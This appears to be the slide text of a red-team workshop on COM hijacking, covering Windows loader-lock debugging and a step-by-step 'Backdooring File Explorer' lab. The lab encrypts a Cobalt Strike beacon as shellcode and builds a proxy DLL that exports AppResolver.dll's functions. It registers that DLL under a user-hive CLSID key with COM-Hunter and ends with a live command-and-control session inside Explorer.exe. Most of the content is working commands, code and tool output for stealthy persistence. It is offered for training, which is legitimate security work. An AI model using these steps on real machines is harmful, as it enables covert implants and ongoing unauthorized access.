RAX: 0000000000000028	RBX: 0000000000800000	RCX: 00000000000000BC
RDX: FFFFFFFFFFFFFFFF	RSI: 0000021EC41CC830	RDI: 0000000000000000
RIP: 00007FFB8B320564	RSP: 0000004E7D18EF88	RBP: 0000004E7D18F009
R8: 0000021EC41CC980	R9: 0000000000000000	R10: 00000000000000BC
R11: 00000000000000BC	R12: 0000000000000000	R13: 0000004E7D2A2000
R14: 0000000000800000	R15: 0000021EC41CC950	

EFLAGS: 00000246 CF=0 PF=1 AF=0 ZF=1 SF=0 TF=0 IF=1 DF=0 OF=0
LastErrorValue: 0x00000000
LastStatusValue: 0x00000000

Locals Watch Disassembly

Threads Stack Registers Breakpoints

DllMain Issue

```
0:000> k
# Child-SP          RetAddr           Call Site
00 000000e8`9d0ff458 00007ffb`25cc715a KERNELBASE!wil::details::DebugBreak+0x2
01 000000e8`9d0ff460 00007ffb`25cc74a6 Demo!DllMain+0x4a [C:\Users\nickvourd\Documents\COM-Hijacking-Voodoo-RTV-DefCon-34-Workshop\Source\Demo.c @ 11]
02 000000e8`9d0ff4a0 00007ffb`8b31dd4a Demo!dllmain_dispatch+0x96 [D:\a\work\1\s\src\vc\tools\crt\vcstartup\src\startup\dll_dllmain.cpp @ 281]
03 000000e8`9d0ff500 00007ffb`8b1ff723 ntdll!LdrpCallInitRoutineInternal+0x22
04 000000e8`9d0ff530 00007ffb`8b24c57c ntdll!LdrpCallInitRoutine+0x93
05 000000e8`9d0ff800 00007ffb`8b1f250a ntdll!LdrpInitializeNode+0x19c
06 000000e8`9d0ff910 00007ffb`8b1f1693 ntdll!LdrpInitializeGraphRecurse+0x6a
07 000000e8`9d0ff950 00007ffb`8b1f80e4 ntdll!LdrpPrepareModuleForExecution+0xef
08 000000e8`9d0ff990 00007ffb`8b1f7cf0 ntdll!LdrpLoadDllInternal+0x284
09 000000e8`9d0ffa20 00007ffb`8b22ef50 ntdll!LdrpLoadDll+0x100
0a 000000e8`9d0ffbf0 00007ffb`884314cf ntdll!LdrLoadDll+0x170
0b 000000e8`9d0ffce0 00007ffb`884ffadd KERNELBASE!LoadLibraryExW+0xff
0c 000000e8`9d0ffd50 00007ff7`9be97201 KERNELBASE!LoadLibraryA+0x8d
0d 000000e8`9d0ffda0 00007ff7`9be9746f Loader!main+0x11 [C:\Users\nickvourd\Documents\COM-Hijacking-Voodoo-RTV-DefCon-34-Workshop\Source\Loader.c @ 6]
0e (Inline Function) -----`----- Loader!invoke_main+0x22 [D:\a\work\1\s\src\vc\tools\crt\vcstartup\src\startup\exe_common.inl @ 78]
0f 000000e8`9d0ffdd0 00007ffb`89d1e957 Loader!__scrt_common_main_seh+0x10f [D:\a\work\1\s\src\vc\tools\crt\vcstartup\src\startup\exe_common.inl @ 288]
10 000000e8`9d0ffe10 00007ffb`8b26ad6c KERNEL32!BaseThreadInitThunk+0x17
11 000000e8`9d0ffe40 00000000`00000000 ntdll!RtlUserThreadStart+0x2c
```

DllMain Issue

```
0:000> dt ntdll!_PEB @$peb LoaderLock
      +0x110 LoaderLock : 0x00007ffb`8b38b898 _RTL_CRITICAL_SECTION
0:000> !critsec 0x00007ffb`8b38b898
```

```
CritSec ntdll!LdrpLoaderLock+0 at 00007ffb8b38b898
```

```
WaiterWoken      No
LockCount         0
RecursionCount    1
OwningThread      2e50
EntryCount        0
ContentionCount   0
*** Locked
```

```
0:000> r @$tid
```

```
$tid=00000000000002e50
```

```
0:000> |
```


DllMain Issue

```
0:000> uf Loader!main
Loader!main [C:\Users\nickvourd\Documents\COM-Hijacking-Voodoo-RTV-DefCon-34-Workshop\Source\Loader.c @ 4]:
  4 00007ff7`9be971f0 4883ec28      sub     rsp,28h
  5 00007ff7`9be971f4 488d0d054e0a00 lea     rcx,[Loader!CT??_R0?AVexceptionstd <PERF> (Loader+0xac000) (00007ff7`9bf3c000)]
  5 00007ff7`9be971fb ff15ffdd0a00  call   qword ptr [Loader!_imp_LoadLibraryA (00007ff7`9bf45000)]
  6 00007ff7`9be97201 33c0        xor     eax,eax
  7 00007ff7`9be97203 4883c428     add     rsp,28h
  7 00007ff7`9be97207 c3          ret

0:000> call KERNELBASE!LoadLibraryA
Couldn't resolve error at 'all KERNELBASE!LoadLibraryA'
0:000> bp 00007ff7`9be97201
0:000> g
Breakpoint 0 hit
Loader!main+0x11:
00007ff7`9be97201 33c0        xor     eax,eax
0:000> !critsec 0x00007ffb`8b38b898

CritSec ntdll!LdrpLoaderLock+0 at 00007ffb8b38b898
lockCount      NOT LOCKED
RecursionCount  0
OwningThread    0
EntryCount      0
ContentionCount  0
```


DllMain Issue



DllMain Issue

```
// LdrLockWinRaceThread function
VOID LdrLockWinRaceThread(HANDLE mainThread)
{
    SuspendThread(mainThread);

    Maria();

    ResumeThread(mainThread);

    CloseHandle(mainThread);
}

// LdrLockWinRace function
VOID LdrLockWinRace(PVOID isStaticLoad)
{
    if (isStaticLoad)
    {
        HANDLE currentThread = OpenThread(
            THREAD_SUSPEND_RESUME,
            FALSE,
            GetCurrentThreadId()
        );

        DWORD threadId;

        HANDLE newThread = CreateThread(
            NULL,
            0,
            (LPTHREAD_START_ROUTINE)LdrLockWinRaceThread,
            currentThread,
            0,
            &threadId
        );

        if (newThread == NULL)
            return;

        SetThreadPriority(
            newThread,
            THREAD_PRIORITY_TIME_CRITICAL
        );

        SetThreadPriority(
            GetCurrentThread(),
            THREAD_PRIORITY_IDLE
        );
    }
    else
    {
        DWORD threadId;

        CreateThread(
            NULL,
            0,
            (LPTHREAD_START_ROUTINE)LdrLockWinRaceThread,
            NULL,
            0,
            &threadId
        );
    }
}
```

Backdooring File Explorer

Backdooring File Explorer

Process Monitor - Sysinternals: www.sysinternals.com						
File Edit Event Filter Tools Options Help						
Time ...	Process Name	PID	Operation	Path	Result	Detail
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{4234D49B-0245-4DF3-B780-3893943456E1}\Instance	NAME NOT FOUND	Desired Access: Read
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCR\CLSID\{4234D49B-0245-4DF3-B780-3893943456E1}\Instance	NAME NOT FOUND	Desired Access: Read
11:38:...	Explorer.EXE	7484	RegOpenKey	HKLM\SOFTWARE\Microsoft\AppModel\Lookaside\user\software\Classes\CLSID\{4234D49B-0245-4DF3-B780-3893943456E1}\Instance	NAME NOT FOUND	Desired Access: Read
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{4234D49B-0245-4DF3-B780-3893943456E1}\Instance	NAME NOT FOUND	Desired Access: Read
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCR\CLSID\{4234D49B-0245-4DF3-B780-3893943456E1}\Instance	NAME NOT FOUND	Desired Access: Read
11:38:...	Explorer.EXE	7484	RegOpenKey	HKLM\SOFTWARE\Microsoft\AppModel\Lookaside\user\software\Classes\CLSID\{4234D49B-0245-4DF3-B780-3893943456E1}\Instance	NAME NOT FOUND	Desired Access: Read
11:38:...	Explorer.EXE	7484	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellCompatibility\Objects\{4234D49B-0245-4DF3-B780-3893943456E1}\Instance	NAME NOT FOUND	Desired Access: Query Value
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{77CBBB7-6CD0-48ED-A02B-52FBB0E43ECD}\InprocServer32	NAME NOT FOUND	Desired Access: Read
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{77CBBB7-6CD0-48ED-A02B-52FBB0E43ECD}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{77CBBB7-6CD0-48ED-A02B-52FBB0E43ECD}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{77CBBB7-6CD0-48ED-A02B-52FBB0E43ECD}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{77CBBB7-6CD0-48ED-A02B-52FBB0E43ECD}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{4B7A83D5-CF71-40AD-AB0F-BF6830E95330}\InprocServer32	NAME NOT FOUND	Desired Access: Read
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCR\CLSID\{4B7A83D5-CF71-40AD-AB0F-BF6830E95330}\InprocServer32	NAME NOT FOUND	Desired Access: Read
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{be318a3f-3ef0-4635-b97d-3be120dd088f}\InprocServer32	NAME NOT FOUND	Desired Access: Read
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{be318a3f-3ef0-4635-b97d-3be120dd088f}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{be318a3f-3ef0-4635-b97d-3be120dd088f}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{be318a3f-3ef0-4635-b97d-3be120dd088f}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{be318a3f-3ef0-4635-b97d-3be120dd088f}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{DBCE7E40-7345-439D-B12C-114A11819A09}\InprocServer32	NAME NOT FOUND	Desired Access: Read
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{DBCE7E40-7345-439D-B12C-114A11819A09}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{DBCE7E40-7345-439D-B12C-114A11819A09}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{DBCE7E40-7345-439D-B12C-114A11819A09}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{DBCE7E40-7345-439D-B12C-114A11819A09}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{6B7752CB-6AAF-4734-A0CE-47EB0D6C093F}\InprocServer32	NAME NOT FOUND	Desired Access: Read
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{6B7752CB-6AAF-4734-A0CE-47EB0D6C093F}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{6B7752CB-6AAF-4734-A0CE-47EB0D6C093F}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{6B7752CB-6AAF-4734-A0CE-47EB0D6C093F}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{6B7752CB-6AAF-4734-A0CE-47EB0D6C093F}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{6B7752CB-6AAF-4734-A0CE-47EB0D6C093F}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{54E211B6-3650-4F75-8334-FA359598E1C5}\InprocServer32	NAME NOT FOUND	Desired Access: Read
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{54E211B6-3650-4F75-8334-FA359598E1C5}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{54E211B6-3650-4F75-8334-FA359598E1C5}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{54E211B6-3650-4F75-8334-FA359598E1C5}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{54E211B6-3650-4F75-8334-FA359598E1C5}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{54E211B6-3650-4F75-8334-FA359598E1C5}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{79DEA627-A08A-43AC-8EF5-6900B9299126}\InprocServer32	NAME NOT FOUND	Desired Access: Read
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{79DEA627-A08A-43AC-8EF5-6900B9299126}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{79DEA627-A08A-43AC-8EF5-6900B9299126}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{79DEA627-A08A-43AC-8EF5-6900B9299126}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{79DEA627-A08A-43AC-8EF5-6900B9299126}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed
11:38:...	Explorer.EXE	7484	RegOpenKey	HKCU\Software\Classes\CLSID\{79DEA627-A08A-43AC-8EF5-6900B9299126}\InprocServer32	NAME NOT FOUND	Desired Access: Maximum Allowed

Backdooring File Explorer

```
PS C:\Users\nickvourd\Desktop> Get-Item -Path "HKLM:\Software\Classes\CLSID\{4234D49B-0245-4DF3-B780-3893943456E1}\InprocServer32"
```

```
Hive: HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{4234D49B-0245-4DF3-B780-3893943456E1}
```

Name	Property
InprocServer32	(default) : C:\Windows\System32\appresolver.dll
	ThreadingModel : Both

```
PS C:\Users\nickvourd\Desktop> |
```

Backdooring File Explorer

➤ <https://github.com/Tylous/FaceDancer>

```
PS C:\Users\nickvourd\Desktop> .\FaceDancer_Windows_amd64.exe recon -I C:\Windows\System32\AppResolver.dll -E
```



(@Tyl0us)

DLL Name: AppResolver

Exports:

- DisconnectNetDriveUI
- DllCanUnloadNow
- DllGetActivationFactory
- DllGetClassObject

Total Exports: 4

```
PS C:\Users\nickvourd\Desktop> |
```

Backdooring File Explorer

- Generate a Raw Shellcode
- <https://github.com/nickvourd/Supernova>

Windows Executable (Stageless)

Export a stageless Beacon as a Windows executable. Use Cobalt Strike Arsenal scripts (Help -> Arsenal) to customize this process.

Listener: ...

Guardrails: ...

Output:

Exit Function:

System Call:

HTTP Library:

DNS Comm Mode:

x64: ☒ Use x64 payload

Sign: ☐ Sign executable file

Malleable Override: ...


Payload Store

Name:

Options: ☐ Hide this item

Backdooring File Explorer

- Generate a Raw Shellcode
- <https://github.com/nickvourd/Supernova>



```
PS C:\Users\nickvourd\Documents\Supernova> .\Supernova.exe -input C:\Users\nickvourd\Desktop\beacon_x64.bin -enc rc4 -key 7 -var payload -lang c -output Shellcode.txt
```

SUPERNOVA

Supernova v4.0 - Real fucking shellcode encryptor & obfuscator tool.
Supernova is an open source tool licensed under MIT.
Written with <3 by @nickvourd.
Please visit <https://github.com/nickvourd/Supernova> for more...

[+] Payload size: 256204 bytes

[+] Converted payload to C language

[+] Generated RC4 key: byte(0x71) => 113 => q, byte(0x7b) => 123 => {, byte(0x59) => 89 => Y, byte(0x58) => 88 => X, byte(0x4d) => 77 => M, byte(0x6d) => 109 => m, byte(0x44) => 68 => D

[!] The size of the encrypted shellcode exceeds the maximum display limit.

[!] Supernova cannot display it on the screen.


[+] Payload encryption with RC4 completed successfully! (Completed in 32.8276ms)

[+] The encrypted shellcode saved to C:\Users\nickvourd\Documents\Supernova\Shellcode.txt file.

```
PS C:\Users\nickvourd\Documents\Supernova>
```


Backdooring File Explorer

➤ Use Demo3 Template



```
1  #include <Windows.h>
2  #include "Encryption.h"
3  #include "Shellcode.h"
4  #include <roapi.h>
5  #include <activation.h>
6
7  #define _CRT_SECURE_NO_DEPRECATED
8  #pragma warning (disable : 4996)
9
10 unsigned char rc4Key[] = { 0x71, 0x7b, 0x59, 0x58, 0x4d, 0x6d, 0x44 };
11
12 extern "C" {
13     __declspec(dllexport) HRESULT DllCanUnloadNow(void) {
14         return S_OK;
15     }
16
17     __declspec(dllexport) HRESULT DllGetActivationFactory(HSTRING classId, IActivationFactory** factory) {
18         return E_NOTIMPL;
19     }
20
21     __declspec(dllexport) HRESULT DllGetClassObject(REFCLSID rclsid, REFIID riid, LPVOID* ppv) {
22         return E_NOTIMPL;
23     }
24 }
25
26 // RunPayload function
27 void RunPayload()
28 {
29     DWORD oldProtect = NULL;
30
31     // Allocates memory which will be used to store the payload
32     PVOID pAllocatedAddress = VirtualAlloc(NULL, sizeof(payload), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
33
34     // Copy the shellcode to the allocated memory
35     memcpy(pAllocatedAddress, payload, sizeof(payload));
36 }
```

Backdooring File Explorer

```
PS C:\Users\nickvourd\Desktop> .\COM-Hunter.exe persist 4234D49B-0245-4DF3-B780-3893943456E1 C:\Users\nickvourd\Desktop\appresolver.dll -i
```



Version: 3.0

@nickvourd && @S1ckB0y1337

~ Inspired during the RTO course by @zeropointsec1td ~

[*] Starting Classic Persist Mode...

[+] Operation completed successfully!

[+] Registry Key Path: Computer\HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{4234D49B-0245-4DF3-B780-3893943456E1}\InprocServer32

[+] Registry Key Value: C:\Users\nickvourd\Desktop\appresolver.dll

```
PS C:\Users\nickvourd\Desktop> |
```

➤ Restart the machine...

Backdooring File Explorer

Cobalt Strike View Payloads Attacks Site Management Reporting Advanced Config Help



Sessions

	external	internal	listener	user	computer	note	process	pid	arch	last	sleep	payload name
	127.0.0.1	192.168.20.104	https	nickvourd	WIN11-DEV		Explorer.EXE	7644	x64	20s	1 minute 46 seconds (38% jitter)	nickvourd_661505

Exercise 4

- Use **Supernova** to encrypt your own shellcode, then use the **Demo3** template to reinject the payload and re-establish the **Explorer.exe** backdoor. (8 mins)

Bonus Exercise 2

- Identify a CLSID used by **Explorer.exe** and apply the same technique to establish a backdoor through the corresponding COM object. Before proceeding, ensure you have created a snapshot or backup of your victim VM so you can easily restore it if needed.

Resources

- <https://specterops.io/blog/2025/05/28/revisiting-com-hijacking/>
- <https://github.com/nccgroup/Accomplice>
- <https://www.mdsec.co.uk/2019/05/persistence-the-continued-or-prolonged-existence-of-something-part-2-com-hijacking/>
- <https://razzlemouse.medium.com/com-hijacking-for-red-teamers-the-stealthy-persistence-youre-underusing-76d0929bfbac>
- <https://www.youtube.com/watch?v=svFundrBliQ>
- <https://elliotonsecurity.com/perfect-dll-hijacking/>
- <https://elliotonsecurity.com/what-is-loader-lock/>

Thank You

